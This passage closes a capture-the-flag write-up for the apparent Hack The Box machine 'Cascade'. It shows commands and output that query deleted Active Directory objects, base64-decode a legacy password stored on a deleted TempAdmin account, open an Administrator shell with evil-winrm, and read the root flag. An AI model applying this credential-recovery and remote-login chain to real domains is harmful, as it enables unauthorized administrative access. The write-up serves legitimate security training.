```
Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

With this information at hand, I then looked to investigate further this user.

Get-ADObject -Identity 'f0cc344d-31e0-4866-bceb-a842791ca059' -IncludeDeletedObjects -Propertiies *

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Identity 'f0cc344d-31e0-4866-bceb-a842791ca059' -includedeletedobjects -properties *


accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWF0MDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
```

Admin Access

With this information, I now had another cascadeLegacyPwd of YmFDVDNyMWF0MDBkbGVz.

I decrypted this to get the plaintext password.

echo YmFDVDNyMWF0MDBkbGVz | base64 -d

```
root@kali:/opt/htb/cascade.htb# echo YmFDVDNyMWF0MDBkbGVz | base64 -d
baCT3r1aN00dlesroot@kali:/opt/htb/cascade.htb#
```

This revealed a password of **baCT3r1aN00dles**.

I used this password to try and login with the Administrator account.

ruby evil-winrm.rb -u Administrator -p baCT3r1aN00dles -i cascade.htb

```
root@kali:/opt/htb/cascade.htb# ruby evil-winrm.rb -u Administrator -p baCT3r1aN00dles -i cascade.htb

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I now had a shell as Administrator and immediately looked to read the root hash.

type ..\Desktop\root.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
b947f3cda90cc107a9e4b1c69454ca29
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```